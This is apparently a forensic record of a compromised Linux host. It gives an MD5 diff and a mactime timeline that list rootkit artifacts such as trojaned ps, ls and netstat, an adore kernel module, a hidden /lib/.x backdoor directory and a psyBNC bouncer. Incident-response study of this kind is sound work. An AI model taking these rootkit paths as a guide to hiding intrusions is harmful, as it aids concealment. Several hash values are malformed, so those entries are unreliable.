> 649bd7dfaf50d075eb6fe11fe9df4fd9 /etc/opt/psybnc/help/LISTLOGS.ITA
> 86ebdedd45355e0d6925e52c06066a16 /etc/opt/psybnc/help/LISTOPS.ITA
> 61c041eba5473102562764affac0f8ae /etc/opt/psybnc/help/LISTSERVERS.ITA
> 38e21b43ecbe64b2b356397cc14b4a60 /etc/opt/psybnc/help/LISTTASKS.ITA
> 5764ceda6a681512b77ba392254ba4d2 /etc/opt/psybnc/help/MADMIN.ITA
> 4fb40eb7c8215d200ace82ddcf9b1ac1 /etc/opt/psybnc/help/NAMEBOUNCER.ITA
> b6c025c5988a909abd9b6cee0ea59014 /etc/opt/psybnc/help/PASSWORD.ITA
> 1f00ccc237cc4ac9a310d62769f4d7f6 /etc/opt/psybnc/help/PLAYMAINLOG.ITA
> 2445aa6d884fb65b4df97d4f18f96683 /etc/opt/psybnc/help/PLAYPRIVATELOG.ITA
> ff0ea010b57955cb216c14909b768de9 /etc/opt/psybnc/help/PLAYTRAFFICLOG.ITA
> 000904e96b6f9e17998b3023cec5ee94 /etc/opt/psybnc/help/PROXY.ITA
> 232fcf123a55e6ae364145c018dd8465 /etc/opt/psybnc/help/RELAYLINK.ITA
> 78fae89b6f8a56bd06f82a3f3ad2961e /etc/opt/psybnc/help/RELINK.ITA
> d0d4fc600f8a9cfeea fbd4ad95c33141 /etc/opt/psybnc/help/SETAWAY.ITA
> a5be426c5c7d611ac10aeabe633d54cd /etc/opt/psybnc/help/SETAWAYNICK.ITA
> 9b993ecca04f88d26felc004d365ba8d /etc/opt/psybnc/help/SETLANG.ITA
> 4a3e4882de984bbc273c25efb3f53a55 /etc/opt/psybnc/help/SETLEAVEMSG.ITA
> 6d4b67733f9839a0e0131e4699963a7d /etc/opt/psybnc/help/SETUSERNAME.ITA
> 382f41f076f8e7aeb05a215be3b812f1 /etc/opt/psybnc/help/SOCKSTAT.ITA
> c861361f3cf8d870bc1eca585b713b51 /etc/opt/psybnc/help/SRELOAD.ITA
> 99ac906639ce58682982c10994d6c4ee /etc/opt/psybnc/help/SWITCHNET.ITA
> 994c2106d6839b03523caa9cfeb55eb9 /etc/opt/psybnc/help/TRANSLATE.ITA
> dda286d69468784d98fe090c2400ca1c /etc/opt/psybnc/help/UNADMIN.ITA
> 19b74ebfa2266fb0c9690d6eb5aa380c /etc/opt/psybnc/help/BVHOST.TXT
> 7e3962c099293be158d00a336ea5cd59 /etc/opt/psybnc/help/DCCSENDME.TXT
> 4855fad48fcdd813e5d754672f7d24b7 /etc/opt/psybnc/help/DCCSENDME.ITA
> d19c3a614e1dddafa8b0e4786e52b2 /etc/opt/psybnc/help/DCCSENDME.DEU
> 4a4d97dc54ed77a8053a7bdf9750cd25 /etc/opt/psybnc/lang/INFO
> 56d73318e3187de16088dc6c09e4eebd /etc/opt/psybnc/lang/english.lng
> 97c042189840bea0ac7bb2e4b6408730 /etc/opt/psybnc/lang/german.lng
> 37ced062845110e975322107cf4266f5 /etc/opt/psybnc/lang/italiano.lng
> aa2709c719bec28104db8f969859fc4c /etc/opt/psybnc/log/INFO

> ba0767448edec9cb579f5d391380b046 /etc/opt/psybnc/log/psybnc.log
> d41d8cd98f00b204e9800998ecf8427e /etc/opt/psybnc/log/USER1.TRL
> d41d8cd98f00b204e9800998ecf8427e /etc/opt/psybnc/log/USER2.TRL
> f5fb2f27cfda657f66006bea57128e95 /etc/opt/psybnc/menuconf/dialog.h
> 90c0cb033423014afe78886e5116a3e7 /etc/opt/psybnc/menuconf/checklist.c
> b4ddad6173843a08636f65334fce8036 /etc/opt/psybnc/menuconf/inputbox.c
> 215ab62efc9ca899e9eca3ccb52d37cd /etc/opt/psybnc/menuconf/checkbox.c
> e070cbdf3428c70cc444b91d287dc786 /etc/opt/psybnc/menuconf/util.c
> bd1229525895c80220d21e1eb9806a2d /etc/opt/psybnc/menuconf/menuconf.c
> a304272240937ccc86ff04b85e0d73f9 /etc/opt/psybnc/menuconf/colors.h
> f6d9b30f656b56af7c421e292f79c1c0 /etc/opt/psybnc/menuconf/textbox.c
> 56941f639736c4e1bb808d2d8052676b /etc/opt/psybnc/menuconf/help/h101.txt
> 3464a040c63a10fb4c3b9bab43704864 /etc/opt/psybnc/menuconf/help/h102.txt
> 00d372d832060771a1880d00fa5a3fe6 /etc/opt/psybnc/menuconf/help/h103.txt
> 58bb5714a09d9730e476c96d11cee6ce /etc/opt/psybnc/menuconf/help/h104.txt
> 9a8921ff76f9c7bf6c59b120aef2409 /etc/opt/psybnc/menuconf/help/h106.txt
> 40f94076780a7bd8acf128428c61f23f /etc/opt/psybnc/menuconf/help/h107.txt
> 01d962792a4923c90fec8dccc3d45382 /etc/opt/psybnc/menuconf/help/h105.txt
> b564e624a60723024780edd675ccac18 /etc/opt/psybnc/menuconf/help/h201.txt
> 8a0e1edd4c59586bfb9472d2928994e8 /etc/opt/psybnc/menuconf/help/h202.txt
> 82cae2d7734c672e6e303bbe96fb1a06 /etc/opt/psybnc/menuconf/help/h204.txt
> 04e086628cd1207f6e6ffa8a24a85f9a /etc/opt/psybnc/menuconf/help/h203.txt
> b467cfa0a1ab6e91c95875c1482f3fa2 /etc/opt/psybnc/menuconf/help/h206.txt
> 4992039c1177cb7d64c2912e19e30f4a /etc/opt/psybnc/menuconf/help/h205.txt
> 60adfe842bec31fd7f13b3eb1a2f4b73 /etc/opt/psybnc/menuconf/help/h207.txt
> 6958dc4c38ed417562f2e9cc35107489 /etc/opt/psybnc/menuconf/help/h208.txt
> 980caa2db51024edb765244d3d28067a /etc/opt/psybnc/menuconf/help/h209.txt
> 28bc45af569e7593573298d8e39f4d04 /etc/opt/psybnc/menuconf/help/h210.txt
> e36d5d8cf96a5a3c61677312bce7618f /etc/opt/psybnc/menuconf/help/h211.txt
> 9b9a1ae7ecb6182c4cebda1926c404ac /etc/opt/psybnc/menuconf/help/h212.txt
> 1f6c38a6e94f6f3c81c2c3b572bd1a01 /etc/opt/psybnc/menuconf/help/h213.txt
> 694afd4dea82fe477667c488f0da27b1 /etc/opt/psybnc/menuconf/help/h214.txt
> af049e9c9816fe7c1127a7927a05fcl1e /etc/opt/psybnc/menuconf/help/h215.txt
> 8eb1c134596c8b99aec01cbfcfa6b2d0 /etc/opt/psybnc/menuconf/help/h216.txt
> 77f107c42b5e81004caff0a27776a7c /etc/opt/psybnc/menuconf/help/h217.txt
> 3d7b20928e8bae24e0c96f71cb75ab26 /etc/opt/psybnc/menuconf/help/h218.txt
> 738e1072323caf8ca2a35fd56ad9d93c /etc/opt/psybnc/menuconf/help/h501.txt
> 5487cccd05d9a8a87bbf5f3113723f51 /etc/opt/psybnc/menuconf/help/h502.txt
> c9d9a9b361da6f62823cfe5d0e9dbacf1 /etc/opt/psybnc/menuconf/help/h503.txt
> 169674f31659b352e07c4ba9c53d835c /etc/opt/psybnc/menuconf/help/h504.txt
> 1448784b5946787b5aec1b32aa3f2a40 /etc/opt/psybnc/menuconf/help/h505.txt
> a8b86fd21bd5d2ba663f64f8e32f0d9e /etc/opt/psybnc/menuconf/help/h301.txt
> 2e5380466ea1e3ae9233a18e00230afe /etc/opt/psybnc/menuconf/help/h302.txt
> f4956b1fbffaf48dd0d873ab017b5a6f /etc/opt/psybnc/menuconf/help/h303.txt
> 170abc2f17653e7c74abb6955f3ce67f /etc/opt/psybnc/menuconf/help/h304.txt
> 297e24760a864bedfad3c9573bd84549 /etc/opt/psybnc/menuconf/help/h305.txt
> 52575d5e0b9b6aa88f599dbcb7205345 /etc/opt/psybnc/menuconf/help/h601.txt
> 72118c02704193856485fff540b0490f /etc/opt/psybnc/menuconf/help/h306.txt
> a0a2d39aa7fdf99c1419ee8aeebc2812 /etc/opt/psybnc/menuconf/help/h701.txt
> 58c5c01e47e4936de9bc64fbf7b7e297 /etc/opt/psybnc/menuconf/help/h702.txt
> 9782feda72ea6c9d8aace236174b8140 /etc/opt/psybnc/menuconf/help/h703.txt
> 18655776177646daa72d306142581592 /etc/opt/psybnc/menuconf/help/h704.txt
> 172bde3275b0c8c7b8c28d9654bc77c3 /etc/opt/psybnc/menuconf/help/h705.txt
> 8249283c899c193c5c5225b9a44db4d9 /etc/opt/psybnc/menuconf/help/h706.txt
> 3cbcfcad35599e0beb4e8bcf3f12179f /etc/opt/psybnc/menuconf/help/h707.txt
> 9071c438fb13af47cb8a50dcdbcc2dd4 /etc/opt/psybnc/menuconf/help/h708.txt
> 30e0c1a81b9e8b55b3d63d1e4f46cb7d /etc/opt/psybnc/menuconf/help/h709.txt
> ab3fbbc45327bc0d2abe832d6335384f /etc/opt/psybnc/menuconf/help/h710.txt
> 2dc714b0da960729bb7fffb1968a9f922 /etc/opt/psybnc/menuconf/help/h711.txt
> 3d5df153d44eb7a5bbefc3f8d7040b82 /etc/opt/psybnc/menuconf/help/h712.txt
> 62ffc79b32ca572b8bbf8af1dccfcd28 /etc/opt/psybnc/menuconf/help/h713.txt

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> aaacf67651aed425dedd63867d0fba0 /etc/opt/psybnc/menuconf/help/h714.txt
> f540cfb98218037bb7ffec695672bcc5 /etc/opt/psybnc/menuconf/help/h716.txt
> 33b42d6b20609d6b9577437301e5f979 /etc/opt/psybnc/menuconf/help/h219.txt
> 0c512703f48002cd39cd5d6716503f88 /etc/opt/psybnc/menuconf/help/h715.txt
> 7e51506cbd2ac50cc1998b521fcaad35 /etc/opt/psybnc/menuconf/help/h220.txt
> 9eef6ce9fcd2c3cca415d3b45828975a /etc/opt/psybnc/menuconf/help/h221.txt
> f51ea03f3ce701622a85d6156beb8822 /etc/opt/psybnc/menuconf/inifunc.c
> 520c507b8456dd3cebf13614a786fc0 /etc/opt/psybnc/motd/INFO
> 5f3281f84f02f93b6fb973623264c1 /etc/opt/psybnc/motd/USER1.MOTD.old
> c2f12b2e51ef4cd2f93345d542dca544 /etc/opt/psybnc/motd/USER2.MOTD.old
> 53b02e5a3da1bdd093a65a7323f75b55 /etc/opt/psybnc/scripts/INFO
> bb1a17787bcaa7b3bb0d03a7c679b26d /etc/opt/psybnc/scripts/example/DEFAULT.SCRIPT
> ac537089efb9373d9976764d1b808277 /etc/opt/psybnc/src/p_script.c
> acd774049ded7f856609fb4f369730fe /etc/opt/psybnc/src/match.c
> 81e8fb97c90273576c8cff306755b7cc /etc/opt/psybnc/src/p_blowfish.c
> 3e1f16e63bb575a52fa59f455bcbfafe /etc/opt/psybnc/src/p_client.c
> eb25bfd2b9abce2880a227346832e9bf /etc/opt/psybnc/src/p_crypt.c
> f1f837e6ec43057762cec2ef2ee154a3 /etc/opt/psybnc/src/p_data.h
> 10a81dcf46eb1c2062dd832a233423c9 /etc/opt/psybnc/src/p_dcc.c
> ef47003cb90ba9e8e762c922065f4de0 /etc/opt/psybnc/src/p_global.h
> 5790bbf4675f5688d3bf12ec9b298d40 /etc/opt/psybnc/src/p_hash.c
> d01c142cce655caf2db09654c8341a91 /etc/opt/psybnc/src/p_idea.c
> 5c466a555676f1efe229b6bbbc7780fb /etc/opt/psybnc/src/p_inifunc.c
> a54a126d1131aebe2f67451f7958faa2 /etc/opt/psybnc/src/p_link.c
> 7d6983a34f5c3d2e0fe8fcd6b0c676d9 /etc/opt/psybnc/src/p_log.c
> bcabb3a497e6dfa39aae7dce41644d37 /etc/opt/psybnc/src/p_memory.c
> a1b1b1d1c0ab0d0de13f37581bdb450b /etc/opt/psybnc/src/p_network.c
> dd7ace0dae2c0e65eb0607e9c5bd71fa /etc/opt/psybnc/src/p_parse.c
> e9a3f5c7980a48643420c4a092415e6a /etc/opt/psybnc/src/p_peer.c
> 2e95828afc82597d388a06f8585b7500 /etc/opt/psybnc/src/p_server.c
> c72e210ef1b78ecedf22f7955cf0140e /etc/opt/psybnc/src/p_socket.c
> 66627457a9a31a4999a5aee0be2c9d6c /etc/opt/psybnc/src/p_string.c
> c9d56358c3a060d0f3b9e903514da399 /etc/opt/psybnc/src/p_sysmsg.c
> 62f0512eb57c99c024d22ce420d7676b /etc/opt/psybnc/src/p_translate.c
> e74ca8c9ab402908f05a69339df705e9 /etc/opt/psybnc/src/p_userfile.c
> 47dbcb4134e124d17527534e34a68258 /etc/opt/psybnc/src/p_version.h
> d7ab3d68cdd04306bcf395939b4c9a8c /etc/opt/psybnc/src/psybnc.c
> 6f73f9a74fd0e481dfc75273265f43d1 /etc/opt/psybnc/src/snprintf.c
> d4231e35def23d6c5184eef0342ae47a /etc/opt/psybnc/src/p_intnet.c
> 1f070651a332f19bf300d7dea6b9c021 /etc/opt/psybnc/src/p_topology.c
> 53745a061e579ce4e4c4cccbb3633c9f /etc/opt/psybnc/src/bsd-setenv.c
> ec9886f1b26acc30e52dcd42d2bdb37 /etc/opt/psybnc/src/p_uchannel.c
> 456dd8f5d467370fe908d7711f3c0ef6 /etc/opt/psybnc/src/ssl.cnf
> f0e84c02edd2937f0ccaa545bf5353a7 /etc/opt/psybnc/src/p_coredns.c
> 9178c1820027f323087e2756ed91a80b /etc/opt/psybnc/src/psybnc.o
> 394c0f9ad1b1ddd468687bae6887f905 /etc/opt/psybnc/src/match.o
> 2f0cb2169e39699ec75bcddc6533c82d0 /etc/opt/psybnc/src/p_client.o
> 93c0d4cddc499d1b0db13d4ebfcb29bd /etc/opt/psybnc/src/p_crypt.o
> 817eedaab084b51a1261b428840317f1 /etc/opt/psybnc/src/p_dcc.o
> 97d7a67c2437d2efe0b2864d4634dad4 /etc/opt/psybnc/src/p_hash.o
> 088ea27faaa620cb1cf33f73fb04fbb1 /etc/opt/psybnc/src/p_idea.o
> 912071981f26e4f09d8ba25ab7652b27 /etc/opt/psybnc/src/p_inifunc.o
> ae10e1cf9c62b65c49fcaea4a11a04a3 /etc/opt/psybnc/src/p_link.o
> 1c9dd2fd555cf3c9aa1810d088c11d8b /etc/opt/psybnc/src/p_log.o
> 5bf2f2f4fabf057908565c9adf7df568 /etc/opt/psybnc/src/p_memory.o
> 8448e1fc6291e74d6601c13d6a82b692 /etc/opt/psybnc/src/p_network.o
> 77f09c4340023aa41abc554cb8381e20 /etc/opt/psybnc/src/p_parse.o
> a1d6723aa614faad5656b0e09cf4a9b6 /etc/opt/psybnc/src/p_peer.o
> 6141ab0ec23f850e5bf9ced7f3553ba1 /etc/opt/psybnc/src/p_server.o
> a3a1b80fc9da8836988f70f84cd25e49 /etc/opt/psybnc/src/p_socket.o
> 2dfe0529f99bf31624c58fd3d587c036 /etc/opt/psybnc/src/p_string.o

```

```

> 2efc1d814bb8fa11180ae43b5dc59388 /etc/opt/psybnc/src/p_sysmsg.o
> 88eacc78fe0757b42754fdbf85bb6f85 /etc/opt/psybnc/src/p_userfile.o
> 593b61d0f35f0a585fc2e3105b4dd1a0 /etc/opt/psybnc/src/p_uchannel.o
> eee4d6f4da74f1d166678a3e76e8eb87 /etc/opt/psybnc/src/p_script.o
> 910157e26932483dd8cebc0ce81ed8d5 /etc/opt/psybnc/src/p_topology.o
> 770b7f7c3c9910d03f9c1792fbed9841 /etc/opt/psybnc/src/p_intnet.o
> 683a1b8ed21c6bf21a1c22cea7fd55d0 /etc/opt/psybnc/src/p_blowfish.o
> 1a4b55ce02c4b059f13956b65c8f5654 /etc/opt/psybnc/src/p_translate.o
> 6cfa25b50568512df4e2741ce48371c0 /etc/opt/psybnc/src/p_coredns.o
> 8530520e90f2589b682cf41eea5bc59b /etc/opt/psybnc/src/snprintf.o
> 89e728bc0bcd495aa842e3c440ebf4a2 /etc/opt/psybnc/tools/convconf.c
> daa81f6c92d56e6aeb6fe48de4a42c5d /etc/opt/psybnc/tools/makesalt.c
> 79cbf8184ec3f25ddad0a26b584f94b9 /etc/opt/psybnc/tools/autoconf.c
> eaca1eece36e23f7d00cb0435af61f8c /etc/opt/psybnc/tools/chkenv.c
> 71292ae85a9dc52d7329f33780a26506 /etc/opt/psybnc/tools/chkbind.c
> c7d6a2aa31b1a3fc03c71559a8ea663e /etc/opt/psybnc/tools/chkipv6.c
> 2acde765fac6661fae25533a4b342490 /etc/opt/psybnc/tools/chktime.c
> 8d83098627eec85a65aba094438706d7 /etc/opt/psybnc/tools/chksock.c
> 8704564a03ae8ca13f53cef9e177f82b /etc/opt/psybnc/tools/chkssl.c
> eb21f3fdce7c154350a4561a7401f32c /etc/opt/psybnc/tools/chkresolv.c
> eee978c99244917521c23da0fe94bf83 /etc/opt/psybnc/tools/convconf
> ea43a6925151325b7221d7447217890d /etc/opt/psybnc/tools/autoconf
> bc6902d18c347b3e2b944185310a533a /etc/opt/psybnc/tools/sys
> 86aa10cac96a738058d51251455e87c2 /etc/opt/psybnc/tools/.chk
> 136270329cf4b1e7c2b0467548ade9c6 /etc/opt/psybnc/tools/chksock
> 444f2a04c58a5d1c63f7a5419ab05b6c /etc/opt/psybnc/tools/chkenv
> 56f8496360da37e26c3bc526d79295e5 /etc/opt/psybnc/tools/chkipv6
> ed98c5cb9bcfa45abc4ef85b890889b3 /etc/opt/psybnc/tools/chkresolv
> f8972b76b68f4c8a31ab40e498774676 /etc/opt/psybnc/CHANGES
> 8ca43cbc842c2336e835926c2166c28b /etc/opt/psybnc/COPYING
> b7a727ca71d38de5a974dedf6d7f44c5 /etc/opt/psybnc/FAQ
> 366618c421d6fc6908c901117de34eb2 /etc/opt/psybnc/Makefile
> 4d23e99d798393b3f0f002c827548bbf /etc/opt/psybnc/README
> e986ef840a732f0d52a62263f5c49e2 /etc/opt/psybnc/SCRIPTING
> 70113d468c86e02b4dc6885a38ce3367 /etc/opt/psybnc/TODO
> 7a7b08f1e5004f6a5015dd8c510c6360 /etc/opt/psybnc/config.h
> 9357d73079aeb1d8ff31ca7418bf1c2f /etc/opt/psybnc/psybncchk
> 7026dbf7e0fcb7b426258846008ef416 /etc/opt/psybnc/targets.mak
> 59dbbd6229ee74d0624286e9d26f4e4b /etc/opt/psybnc/psybnc.conf
> c6d838d4f4aad4913ad5be763e8993ca /etc/opt/psybnc/makefile.out
> cf8628759ae9e64378d85647c34a3e5b /etc/opt/psybnc/makesalt
> c234dbb8d3267f6bf89eb3091f8ab061 /etc/opt/psybnc/initd
> 1390cddc0371a0e6eb49a26f357b6a93 /etc/opt/psybnc/psybnc.pid
> 59dbbd6229ee74d0624286e9d26f4e4b /etc/opt/psybnc/psybnc.conf.old
359c767
< a02849a1827d2cf606c8bbd231079479 /etc/rc.d/init.d/functions
---
> d19a34be51db694afbe844f01ff6f230 /etc/rc.d/init.d/functions
379c787
< 818a91feaccdeb9a0d07d786d903a9a /etc/rc.d/rc.sysinit
---
> bde52d602f2a66a51a3d0fd958397640 /etc/rc.d/rc.sysinit
426c834
< d41d8cd98f00b204e9800998ecf8427e /etc/mail/statistics
---
> 8cbdf3cf14447bd4b455d6665ae568e7 /etc/mail/statistics
506c914
< faed25cd4bd35e58bffd741e42ce367b /etc/aliases.db
---
> 597e7395603526c9cb37cdfdaaf8175f /etc/aliases.db
509c917

```

```

< 7fe8a1bd6b0f5c163b4460201d3eaf17 /etc/adjtime
---
> 31089f51635afd4f8df196c729bdfb14 /etc/adjtime
528c936
< 152bdbbede72a01d29f301dc10e64f55 /etc/samba/secrets.tdb
---
> e3eccac859eb4441dce3a4b3640b5bb4 /etc/samba/secrets.tdb
536c944
< 0d9674391738f12a13096f7fd3418693 /etc/httpd/conf/httpd.conf
---
> abb3e3acb5459112415c7bee7a3bf4f4 /etc/httpd/conf/httpd.conf
569a978
> 928531d369ec509db354994d91a08c51 /etc/psdevtab
706c1115
< 6091c2a0a9231844d1ee9d43f29e6767 /usr/bin/top
---
> 58a7e5abe4b01923c619aca3431e13a8 /usr/bin/top
907a1317,1318
> 464dc23cac477c43418eb8d3ef087065 /usr/bin/sense
> 4cfae8c44a6d1ede669d41fc320c7325 /usr/bin/sl2
935a1347,1351
> 49d1b847a9639501a001036454118a59 /usr/bin/logclear
> f4198b40e62130ad6e173443037ded1b /usr/bin/crontabs
> 0c9fd2ff1740a4ae5b4a1a3a82846f44 /usr/bin/smbd -D
> bc6d6b0ffb4e41e4753289fe28cf3521 /usr/bin/(swapd)
> 6ec8391d492a8b08387b885868124e07 /usr/bin/x.pid
6274a6691,6703
> 0ea03807e53e90b147c4309573ebc76a /usr/lib/libshtift/netstat
> 881c7af31f6f447e29820fb73dc1dd9a /usr/lib/libshtift/ps
> 3e743c6bfa1e34f2f2164c6a1f1096d0 /usr/lib/libshtift/ls
> e984302652a0c59469a0d8826ae3cdeb /usr/lib/libshtift/ifconfig
> 6091c2a0a9231844d1ee9d43f29e6767 /usr/lib/libshtift/top
> 3af0bf9dc137cb0122f491a03578fa8d /usr/lib/libsss
> ca9b5865f9abf2681626b0425c602854 /usr/lib/libice.log
> 5ea1d457d6abac0badf6aad483eedec4 /usr/lib/adore.o
> f7396eecac23103623b75b47488133b2 /usr/lib/cleaner.o
> 18823bc17ecf747f5e7720bc206095e1 /usr/lib/sp0
> 7d35ce8c6f9a4a963499d2e69928d14e /usr/lib/sp0_cfg
> c64a48e10820d5de2c27f6ff1020d5f3 /usr/lib/sp0_key
> e8f34849cbf8c80edf835b6a5cdc3d35 /usr/lib/sp0_seed
15407a15837
> 5039776bb1a636b6a7ea2493d3a4d31c /usr/include/icekey.h
15429a15860,15862
> 18d0615f33203484ec58eaf88a022ca5 /usr/include/iceconf.h
> 4aac13dcc30140448f54eab730228c81 /usr/include/iceseed.h
> 31bd68ac7cfb460e7f5e68a8eb1c184e /usr/include/icepid.h
15447c15880
< 0ea03807e53e90b147c4309573ebc76a /bin/netstat
---
> c0e8b6ff00433730794eda274c56de3f /bin/netstat
15460c15893
< 3e743c6bfa1e34f2f2164c6a1f1096d0 /bin/ls
---
> a71c756f78583895afe7e03336686f8b /bin/ps
15479c15912
< 881c7af31f6f447e29820fb73dc1dd9a /bin/ps
---
> 9e7165f965254830d0525fda3168fd7d /bin/ls
15481a15915
> 8b0afccbb9fec255fe38bdb6d0776ba7 /bin/pico
16822a17257,17274

```

```

> 15502d3606c6597a9dfd93c5783cd0a0 /lib/.x/hide
> cf1d1e50ed26092f8e45f567a8c1d0b8 /lib/.x/inst
> b25f11e3d1ef6174a70d64b9b9234871 /lib/.x/log
> 3ae85818c23ade056241888a65dc2d20 /lib/.x/cl
> 68b329da9893e34099c7d8ad5cb9c940 /lib/.x/ip
> 59abb063354d8a91ea81a8bc53a0e243 /lib/.x/s/s_h_k.pub
> dd85d5ef3d7a2c75ce76cc8949ae5bb5 /lib/.x/s/sshd_config
> fd444a070eaa57e06d6edb7a112f02cc /lib/.x/s/xopen
> 95a2ef0596d7b9dbcf7f2105d9fd4986 /lib/.x/s/s_h_k
> a4073ec9e5602c8ff9fdcd9aee11b56d /lib/.x/s/lsn
> cbe94e12777a4890accf87b6ffcbfdcf /lib/.x/s/port
> 4aaf69370305d47e01f74cf6cb74c237 /lib/.x/s/mfs
> f87c74d6bc8c09a6f9bd4f005f314f43 /lib/.x/s/r_s
> cf20da4e54f0b6a827d4a2fdab680528 /lib/.x/s/pid
> 4cff27a31b0ba259e1b23ce53fe2ebfc /lib/.x/install.log
> 64998f31cbc2a3c1bc4fbbf28a0382d7 /lib/.x/hidden.log
> 4a2ba3c11bc601716a0af3d0dcd0b158 /lib/.x/sk
> b3b377e87fec930a4a6fbf13aac054f /lib/.x/.boot
16831a17284,17289
> b8fdf7e848fde9e659ac6bc2c22fc871 /root/sslstop.tar.gz
> 67c55b1cd1c1e0fb259fa0944cdba875 /root/sslstop/Makefile
> 2716b9205cafd8026521884aa64238c /root/sslstop/sslport.c
> 1288b008faeb780f22aae86fe9397d6a /root/sslstop/sslstop.c
> 5bcd845b4f43b24c1c584b7b495f502e /root/sslstop/sslstop
> ee39910251ea42f812334865dfb84613 /root/sslstop/sslport
16863c17321
< e984302652a0c59469a0d8826ae3cdeb /sbin/ifconfig
---
> bddf9f3d6ed21c03b594adcd936c2961 /sbin/ifconfig
16959a17418
> 58a1787224e531e42880e5af2bd2ac69 /.bash_history

```

mactime-Aug10.txt

```

03 Aug 10 04:23:12      46844 .a. -rwxr-xr-x root      root      /bin/sed
                       44188 .a. -rwxr-xr-x root      root      /bin/sort
                       399 .a. -rwxr-xr-x root      root
/etc/cron.weekly/makewhatis.cron
                       16668 .a. -rwxr-xr-x root      root      /usr/bin/uniq
                       11074 .a. -rwxr-xr-- root      root      /usr/sbin/makewhatis
                       80834 mac -rw-r--r-- root      root      /var/cache/man/whatis
                       4096 m.c drwxrwxr-x root      lock      /var/lock
03 Aug 10 12:27:36      1657 .a. -rw----- root      root      /etc/ftpaccess
                       464 .a. -rw----- root      root      /etc/ftpconversions
                       172668 .a. -rwxr-xr-x bin      bin      /usr/sbin/in.ftpd
                       4096 mac -rw-r--r-- root      root      /var/run/ftp.pids-all
03 Aug 10 13:23:17      253 m.c -rw-r--r-- root      root      <SotM29-sda1.dd-live-
46934>
03 Aug 10 13:30:00      26780 .a. -rwxr-xr-x root      root      /bin/date
                       0 .a. -rw-r--r-- root      root      <SotM29-sda1.dd-dead-
77647>
03 Aug 10 13:32:29      45948 .a. -rwxr-xr-x root      root      /usr/lib/libshtift/ls
                       45948 .a. -rwxr-xr-x root      root      /var/ftp/bin/ls
03 Aug 10 13:32:38      0 .a. -rw----- apache  root      <SotM29-sda1.dd-live-
3187>
                       0 .a. -rw----- apache  root      <SotM29-sda1.dd-live-
45309>
03 Aug 10 13:33:19      36692 .a. -rwxr-xr-x root      root      /bin/ls
                       32756 .a. -rwxr-xr-x root      root      /bin/ps

```

```

59 .a. -rwxr-xr-x root root /dev/ttyof
74 .a. -rwxr-xr-x root root /dev/ttyop
98 .a. -rwx----- root root /usr/bin/logclear
4060 .a. -rwxr-xr-x root root /usr/bin/sense
8268 .a. -rwx----- root root /usr/bin/sl2
48856 .a. -rwxr-xr-x root root /usr/bin/top
2 .a. -rw-r--r-- root root /usr/lib/libsss
03 Aug 10 13:33:31 18588 .a. -rwxr-xr-x root root /bin/chown
11612 .a. -rwxr-xr-x root root /bin/sleep
03 Aug 10 13:33:32 19748 .a. -rwxr-xr-x root root /bin/usleep
5712 .a. -rwxr-xr-x root root /sbin/minilogd
03 Aug 10 13:33:33 4096 m.. drwxr-xr-x root root /bin
51228 .a. -rwxr-xr-x root root /bin/gunzip
51228 .a. -rwxr-xr-x root root /bin/gzip
165136 .a. -rwxr-xr-x 506 506 /bin/pico
150796 .a. -rwxr-xr-x root root /bin/tar
51228 .a. -rwxr-xr-x root root /bin/zcat
9315 m.c -rwxr-xr-x root root
/etc/rc.d/init.d/functions
4096 m.. drwxr-xr-x root root /sbin
4096 .c drwxr-xr-x root root /usr/X11R6/bin
8192 .a. drwxr-xr-x root root /usr/bin
14 .a. lrwxrwxrwx root root /usr/bin/Mail ->
../bin/mail
12 .a. lrwxrwxrwx root root /usr/bin/X11 ->
../X11R6/bin
4 .a. lrwxrwxrwx root root /usr/bin/[ -> test
95100 .c -rwxr-xr-x root root /usr/bin/a2p
17688 .c -rwxr-xr-x root root /usr/bin/addftinfo
64236 .c -rwxr-xr-x root root /usr/bin/addr2line
10652 .c -rwxr-xr-x root root /usr/bin/apm
12316 .c -rwxr-xr-x root root /usr/bin/apmsleep
2187 .c -rwxr-xr-x root root /usr/bin/apropos
37900 .c -rwxr-xr-x root root /usr/bin/ar
227116 .c -rwxr-xr-x root root /usr/bin/as
56364 .c -rwxr-xr-x root root /usr/bin/as86
2909 .c -rwxr-xr-x root root /usr/bin/as86_encap
37580 .c -rwsr-xr-x root root /usr/bin/at
2 .a. lrwxrwxrwx root root /usr/bin/atq -> at
2 .a. lrwxrwxrwx root root /usr/bin/atrm -> at
14 .a. lrwxrwxrwx root root /usr/bin/awk ->
../bin/gawk
5338 .c -r-xr-xr-x root root /usr/bin/bashbug
975 .c -rwxr-xr-x root root /usr/bin/batch
13004 .c -rwxr-xr-x root root /usr/bin/bcc
5 .a. lrwxrwxrwx root root /usr/bin/bunzip2 ->
bzip2
5 .a. lrwxrwxrwx root root /usr/bin/bzcat ->
bzip2
1438 .c -rwxr-xr-x root root /usr/bin/bzgrep
25916 .c -rwxr-xr-x root root /usr/bin/bzip2
6940 .c -rwxr-xr-x root root /usr/bin/bzip2recover
36353 .c -rwxr-xr-x root root /usr/bin/c2ph
10476 .c -rwxr-xr-x root root /usr/bin/cal
3 .a. lrwxrwxrwx root root /usr/bin/captoinfo ->
tic
3334 .c -rwxr-xr-x root root /usr/bin/catchsegv
34476 .c -rwsr-xr-x root root /usr/bin/chage
2295 .c -rwxr-xr-x root root /usr/bin/charset
6844 .c -rwxr-xr-x root root /usr/bin/chattr
13136 .c -rws--x--x root root /usr/bin/chfn

```

```

12484 ..c -rws--x--x root root /usr/bin/chsh
5556 ..c -rwxr-xr-x root root /usr/bin/chvt
20156 ..c -rwxr-xr-x root root /usr/bin/cksum
3348 ..c -rwxr-xr-x root root /usr/bin/clear
10860 ..c -rwxr-xr-x root root /usr/bin/cmp
7576 ..c -rwxr-xr-x root root /usr/bin/codepage
7464 ..c -rwxr-xr-x root root /usr/bin/col
5516 ..c -rwxr-xr-x root root /usr/bin/colcrt
3992 ..c -rwxr-xr-x root root /usr/bin/colrm
8284 ..c -rwxr-xr-x root root /usr/bin/column
12956 ..c -rwxr-xr-x root root /usr/bin/comm
22 .a. lrwxrwxrwx root root /usr/bin/consolechars
-> ../../bin/consolechars
80428 ..c -rwxr-xr-x root root /usr/bin/cpp
21280 ..c -rwsr-xr-x root root /usr/bin/crontab
13707 ..c -r-x----- root root /usr/bin/crontabs
66716 ..c -rwxr-xr-x root root /usr/bin/csplit
99212 ..c -rwxr-xr-x root root /usr/bin/curl
13 .a. lrwxrwxrwx root root /usr/bin/cut ->
../../bin/cut
9200 ..c -rwxr-xr-x root root /usr/bin/cytune
4888 ..c -rwxr-xr-x root root /usr/bin/dbl_dump185
